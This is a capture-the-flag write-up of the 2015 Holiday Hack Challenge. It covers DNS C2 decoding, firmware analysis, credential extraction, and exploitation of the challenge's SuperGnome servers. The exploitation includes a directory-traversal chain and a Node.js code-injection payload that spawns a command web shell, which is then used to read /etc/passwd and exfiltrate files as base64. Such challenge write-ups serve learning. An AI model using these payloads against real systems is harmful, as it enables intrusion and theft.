Write-up by 'BusyR'

https://holidayhackchallenge.com/

Part 1: Dance of the Sugar Gnome Fairies:

Curious Wireless Packets

1) Which commands are sent across the Gnome's command-and-control channel?

Extract the base64-encoded TXT-strings from the DNS-responses to the Gnome.

```
$ tcpdump -tttttr giyh-capture.pcap | sort | grep \ TXT\  | grep \>\ 10.42.0.18
| cut -f2 -d\" > dns-txt-channel.request.txt
$ for LINE in `cat dns-txt-channel.request.txt` ; do echo $LINE | base64 -d ;
echo ; done
```

This gives the following commands:

```
NONE:
NONE:
NONE:
NONE:
NONE:
NONE:
NONE:
EXEC:iwconfig

NONE:
NONE:
NONE:
EXEC:cat /tmp/iwlistscan.txt

NONE:
NONE:
NONE:
NONE:
FILE:/root/Pictures/snapshot_CURRENT.jpg

NONE:
NONE:
NONE:
```

2) What image appears in the photo the Gnome sent across the channel from the Dosis home?

Extract the base64-encoded TXT-strings the Gnome sends back to the C&C-server:

```
$ tcpdump -tttttr giyh-capture.pcap | sort | grep \ TXT\  | grep -v \>\
10.42.0.18 | cut -f2 -d\" > dns-txt-channel.response.txt
$ COUNT=100; for LINE in `cat dns-txt-channel.response.txt`; do ((COUNT++));
echo $LINE | base64 -d  > dns-txt-channel-base64-decoded_response_$COUNT.txt ;
done
$ for FILE in `ls 6_FILE/data/*`; do cat $FILE | sed -e 's/FILE://g >>
snapshot_CURRENT.jpg ; done
```

This gives a camera-image, taken by the Gnome (GnomeNET-NorthAmerica), in the bedroom of the kids.


GnomeNET-NorthAmerica

Part 2: I'll be Gnome for Christmas:

Firmware Analysis for Fun and Profit

3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

First, extract and the firmware:

```
$ binwalk -e giyh-firmware-dump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PEM certificate
1809          0x711           ELF, 32-bit LSB shared object, ARM, version 1
(SYSV)
116773        0x1C825         CRC32 polynomial table, little endian
168803        0x29363         Squashfs filesystem, little endian, version 4.0,
compression:gzip, size: 17376149 bytes, 4866 inodes, blocksize: 131072 bytes,
created: 2015-12-08 18:47:32
```

For the Operating system, 'cat init'

```
$ cat init
#!/bin/sh
# Copyright (C) 2006 OpenWrt.org
export INITRAMFS=1
exec /sbin/init
```

Operating system = OpenWRT / Linux

For the CPU-type, use 'file' on a binary:

```
$ file 711.elf
711.elf: ELF 32-bit LSB shared object, ARM, version 1 (SYSV), dynamically linked
(uses shared libs), stripped
```

CPU Type = 32-bit ARM

According to the image found in the packet-capture on SG01, GiYH_Architecture.jpg, the SuperGnomes are running on an **x64 CPU Type**. This design-architecture is confirmed by exploiting SG04 and doing a 'uname -a' (see question #8 for details).

```
Linux sg4 3.13.0-48-generic #80-Ubuntu SMP Thu Mar 12 11:16:15 UTC 2015 x86_64
x86_64 x86_64 GNU/Linux
```

For the web-framework, we see a nodejs file in the init.d folder

```
$ ls etc/init.d/
autowlan  boot  cron  done  gpio_switch  led  log  mongod  monit  network
nodejs  sgdnsc2  sgstatd  sysctl  sysfixtime  sysntpd  system  umount
```

Verify:

```
# head www/bin/www
#!/usr/bin/env node

/**
 * Module dependencies.
```

Web framework = node.js

4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

For the database-engine, we see a MongoDB file in the init.d folder

```
$ ls etc/init.d/
autowlan  boot  cron  done  gpio_switch  led  log  mongod  monit  network
nodejs  sgdnsc2  sgstatd  sysctl  sysfixtime  sysntpd  system  umount
```

We can extract the plaintext-password using 'strings':

```
strings ./squashfs-root/opt/mongodb/gnome.0
...
...
username
user
password
user
user_level
username
admin
password
SittingOnAShelf
user_level
...
...
```

The username 'admin' has password '**SittingOnAShelf**'

Part 3: Let it Gnome! Let it Gnome! Let it Gnome!

Internet-Wide Scavenger Hunt

5) What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?

The first IP-address we can get from the packet-capture in part 1:

*ec2-52-2-229-189.compute-1.amazonaws.com --> **52.2.229.189***

It's also in /etc/hosts in the firmware from part 2:

```
cat /etc/hosts
$ cat hosts
127.0.0.1 localhost
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# LOUISE: NorthAmerica build
52.2.229.189    supergnome1.atnascorp.com sg1.atnascorp.com
supergnome.atnascorp.com sg.atnascorp.com
```

Connecting to `52.2.229.189` (after verifying the IP with Tom, ofcourse), we see a HTTP-header (`X-Powered-By: GIYH::SuperGnome by AtnasCorp`) which we can use in a shodan-search, to find the rest:

https://www.shodan.io/search?query=X-Powered-By%3A+GIYH%3A%3ASuperGnome+by+AtnasCorp

```
Showing results 1 - 5 of 5

GIYH::ADMIN PORT V.01
54.233.105.81
ec2-54-233-105-81.sa-east-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-17 15:30:08 GMT
[Brazil] Brazil

GIYH::ADMIN PORT V.01
52.192.152.132
ec2-52-192-152-132.ap-northeast-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-14 18:41:32 GMT
[Japan] Japan, Tokyo

GIYH::ADMIN PORT V.01
52.2.229.189
ec2-52-2-229-189.compute-1.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:31 GMT
[United States] United States, Ashburn
```

```
GIYH::ADMIN PORT V.01
52.64.191.71
ec2-52-64-191-71.ap-southeast-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
[Australia] Australia, Sydney

GIYH::ADMIN PORT V.01
52.34.3.80
ec2-52-34-3-80.us-west-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
[United States] United States, Boardman
```

The 5 IP-addresses of the SuperGnomes are:

```
SuperGnome 01: 52.2.229.189
SuperGnome 02: 52.34.3.80
SuperGnome 03: 52.64.191.71
SuperGnome 04: 52.192.152.132
SuperGnome 05: 54.233.105.81
```

6) Where is each SuperGnome located geographically?

According to Shodan, the IP-addresses are located on the following locations:

```
SuperGnome 01: [United States] United States, Ashburn
SuperGnome 02: [United States] United States, Boardman
SuperGnome 03: [Australia] Australia, Sydney
SuperGnome 04: [Japan] Japan, Tokyo
SuperGnome 05: [Brazil] Brazil
```

However, looking at data from Amazon, we confirm 3 locations, but we also see two mismatches: https://ip-ranges.amazonaws.com/ip-ranges.json

```
SuperGnome 01:
{ "ip_prefix": "52.2.0.0/15", "region": "us-east-1", "service": "EC2" },

SuperGnome 02:
{ "ip_prefix": "52.32.0.0/14", "region": "us-west-2", "service": "EC2" },
      => ?? mismatch ??

SuperGnome 03:
{ "ip_prefix": "52.64.128.0/17", "region": "ap-southeast-2", "service": "EC2" },
      => Sydney = OK

SuperGnome 04:
{ "ip_prefix": "54.184.0.0/13", "region": "us-west-2", "service": "EC2" },
      => ?? mismatch ??

SuperGnome 05:
{ "ip_prefix": "54.233.128.0/17", "region": "sa-east-1", "service": "EC2" },
      => Sao Paulo, Brazil = OK
```

However, listening to the interview on the Paul's Security Weekly-podcast, there's a hint that the SuperGnomes are located in Japan, Australia, the UK and the US...

I guess these differences are due to the fact that IP-addresses in the Amazon Cloud are not static to one location, but can migrate to other locations.

Conclusion, there are two answers to this question:

Technical answer:

```
SuperGnome 01: [United States] United States, Ashburn
SuperGnome 02: US West
SuperGnome 03: [Australia] Australia, Sydney
SuperGnome 04: US West
SuperGnome 05: [Brazil] Brazil, Sao Paulo
```

Intended locations:

```
SuperGnome 01: [United States] United States, Ashburn
SuperGnome 02: The UK
SuperGnome 03: [Australia] Australia, Sydney
SuperGnome 04: [Japan] Japan, Tokyo
SuperGnome 05: [Brazil] Brazil, Sao Paulo
```

Part 4: There's No Place Like Gnome for the Holidays:

Gnomage Pwnage

7) Please describe the vulnerabilities you discovered in the Gnome firmware.

In addition to the vulnerabilities used in question 8:

There's a user/password for the MogoDB in /www/app.js
> var db = monk('**gnome**:**KTt9C1SljNKDiobKKro926frc**@localhost:27017/gnome')

Password-re-use vulnerabiliy: The same credentials are re-used on SG-01, SG-02, SG-04 and SG-05. (and the GiyH-gnomes)...

8) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN IN THE **DOSIS NEIGHBORHOOD**, attempt to remotely exploit each of the SuperGnomes. Describe the technique you used to gain access to each SuperGnome's gnome.conf file.

SuperGnome 01:

Just download it from the files-menu, after logging in with the credentials found in question #4.

```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SuperGnome 02:

The camera-viewer has a directory-traversal issue:
http://52.64.191.71/cam?camera=../../../../usr/lib/node_modules/npm/node_modules/npmlog/node_modules/gauge/example

Both null-byte-injection or path-truncation don't seem to work here, but we can create a path ending in .png using the config-upload page.
http://52.34.3.80/cam?camera=../../../../gnome/www/public/upload/mGvTqghL/test.png

Now we can download the files, using this folder...
http://52.34.3.80/cam?camera=../../../../gnome/www/public/upload/mGvTqghL/test.png/../../../../../../gnome/www/files/gnome.conf

```
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SuperGnome 03:

Admin-credentials don't work on this box, but there is an authentication-bypass on the camera-viewer (http://52.64.191.71/cam?camera=1 can be requested without logging in).

The camera-viewer has the same directory-traversal issue as SuperGnome 02, but without an option to create a .png folder, it's too hard...

Beside the admin-credentials, the firmware also contains user/user-credentials. These work, but aren't much use here... Possibly there is some NoSQL-injection-flaw here to be exploited...

SuperGnome 04:

The post-process-field in the upload-form isn't sanitized correctly, and allows javascript to be entered. When entering the following, we get a web-shell on port 4242: (port 4242 was used as it showed as closed in an nmap-scan, which means it's not blocked by a firewall, but currently no service listening)

```
setTimeout(function() { require('http').createServer(function (req, res)
{ res.writeHead(200, {"Content-Type":
"text/plain"});require('child_process').exec(require('url').parse(req.url,
true).query['cmd'], function(e,s,st) {res.end(s);}); }).listen(4242); }, 5000)
```

http://52.192.152.132:4242/?cmd=cat%20/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
..
..
mongodb:x:106:65534::/home/mongodb:/bin/false
gnome-admin:x:1001:1001:,,,:/home/gnome-admin:/bin/false
camera:x:1002:1002:,,,:/home/camera:/bin/false
```

The same technique can be used to download the gnome.conf file:

http://52.192.152.132:4242/?cmd=cat%20/gnome/www/files/gnome.conf

```
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
```

```
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Binary files can also be downloaded by piping to base64:

http://52.192.152.132:4242/?cmd=cat%20/gnome/www/files/sgnet.zip|base64
http://52.192.152.132:4242/?cmd=cat%20/gnome/www/files/20151203133815.zip|base64

For some reason, factory_cam_4.zip was truncated using this technique, but could be downloaded in parts of 2000-lines using head/tail:

http://52.192.152.132:4242/?cmd=cat%20/gnome/www/files/factory_cam_4.zip|base64|head%20-n%202000

http://52.192.152.132:4242/?cmd=cat%20/gnome/www/files/factory_cam_4.zip|base64|head%20-n%204000|tail%20-n%202000

..

..

http://52.192.152.132:4242/?cmd=cat%20/gnome/www/files/factory_cam_4.zip|base64|head%20-n%2020000|tail%20-n%202000

http://52.192.152.132:4242/?cmd=cat%20/gnome/www/files/factory_cam_4.zip|base64|head%20-n%2022000|tail%20-n%202000

SuperGnome 05:

Not done yet, but I suspect we've got to exploit the sgstatd-service on tcp-port 4242. This is the only SuperGnome on which port 4242 is active.

```
$ nc 54.233.105.81 4242

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
1
Filesystem     1K-blocks    Used Available Use% Mounted on
/dev/xvda1       8115168 5044504   2635388  66% /
none                   4       0         4   0% /sys/fs/cgroup
udev              502960      12    502948   1% /dev
tmpfs             101632     340    101292   1% /run
none                5120       0      5120   0% /run/lock
none              508144       0    508144   0% /run/shm
none              102400       0    102400   0% /run/user
2
Ncat: Broken pipe.

$ nc 54.233.105.81 4242
```

```
Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
2
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN
tcp        0      0 172.31.32.97:8080       45.23.138.82:45897      SYN_RECV
tcp        0      0 172.31.32.97:8080       185.26.122.58:80        SYN_RECV
...
...
```

Looking at the source-code, there is a warning-canary which blocks further exploitation if triggered. I guess it's possible to drop some shellcode here, but I haven't succeeded yet.

Part 5: Baby, It's Gnome Outside:

Sinister Plot and Attribution

9) Based on evidence you recover from the SuperGnomes' packet capture ZIP files and any staticky images you find, what is the nefarious plot of ATNAS Corporation?

As quoted from the email found in the packet-capture on SG04, the ultimate goal is to "stop Christmas from coming", by robbing 2 million houses stealing all the Christmas-gifts.

```
"I knew that I had to stop Christmas from coming.  But how?
I vowed to finish what the Grinch had started, but to do it at a far larger
scale.  Using the latest technology and a distributed channel of burglars,
we'd rob 2 million houses, grabbing their most precious gifts, and selling
them on the open market.  We'll destroy Christmas as two million homes full
of people all cry "BOO-HOO", and we'll turn a handy profit on the whole deal."
```


10) Who is the villain behind the nefarious plot.

The firmware was signed with a certificate by **ATNAS Corporation**

```
$ openssl x509 -in giyh-firmware-dump.bin -text -noout
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 14259043265947038335 (0xc5e24c4d7fb2f27f)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: O=ATNAS Corporation
        Validity
            Not Before: Nov 28 12:25:45 2015 GMT
            Not After : Nov 25 12:25:45 2025 GMT
        Subject: O=ATNAS Corporation
        Subject Public Key Info:
..
..
```

The email found in the packet-capture on SG01, from c@atnascorp.com, signed by C.
The email found in the packet-capture on SG02, from c@atnascorp.com, signed by CW.
The email found in the packet-capture on SG04 shows C.W. is **Cindy Lou Who**, who is the leader of the ATNAS Corporation.

Also, we have the images from the webcams from SG01, SG02 and SG04. Still missing 03 and 05, the image is a bit unsharp when XOR'ed with the reference PNG camera_feed_overlap_error.png, but good enough for a police-line-up.


FACTORY TEST CAM

Status from the Dosis neighborhood:

Inventory

 Candy Cane - Minty goodness

 The Gift - A gift for Dan

 Note - A note with 0 2 6 2 written on it

 Hot Chocolate - A warming drink

 Holiday Lights - Blinky Lights

 Cookie - A chocolate chip cookie

- press ESC or click anywhere to close -

Quests

Incomplete Quests:

Completed Quests:
* Intern - Find Ed's Intern
* HotChoco - Find Tim some hot chocolate
* Candy Cane - Find a minty treat for JoshW
* Blinky Lights - Find a string of blinky lights for TomV
* Jo's Cookie - Find Jeff one of Jo's cookies
* The Gift - Give Dan a gift from Josh

- press ESC or click anywhere to close -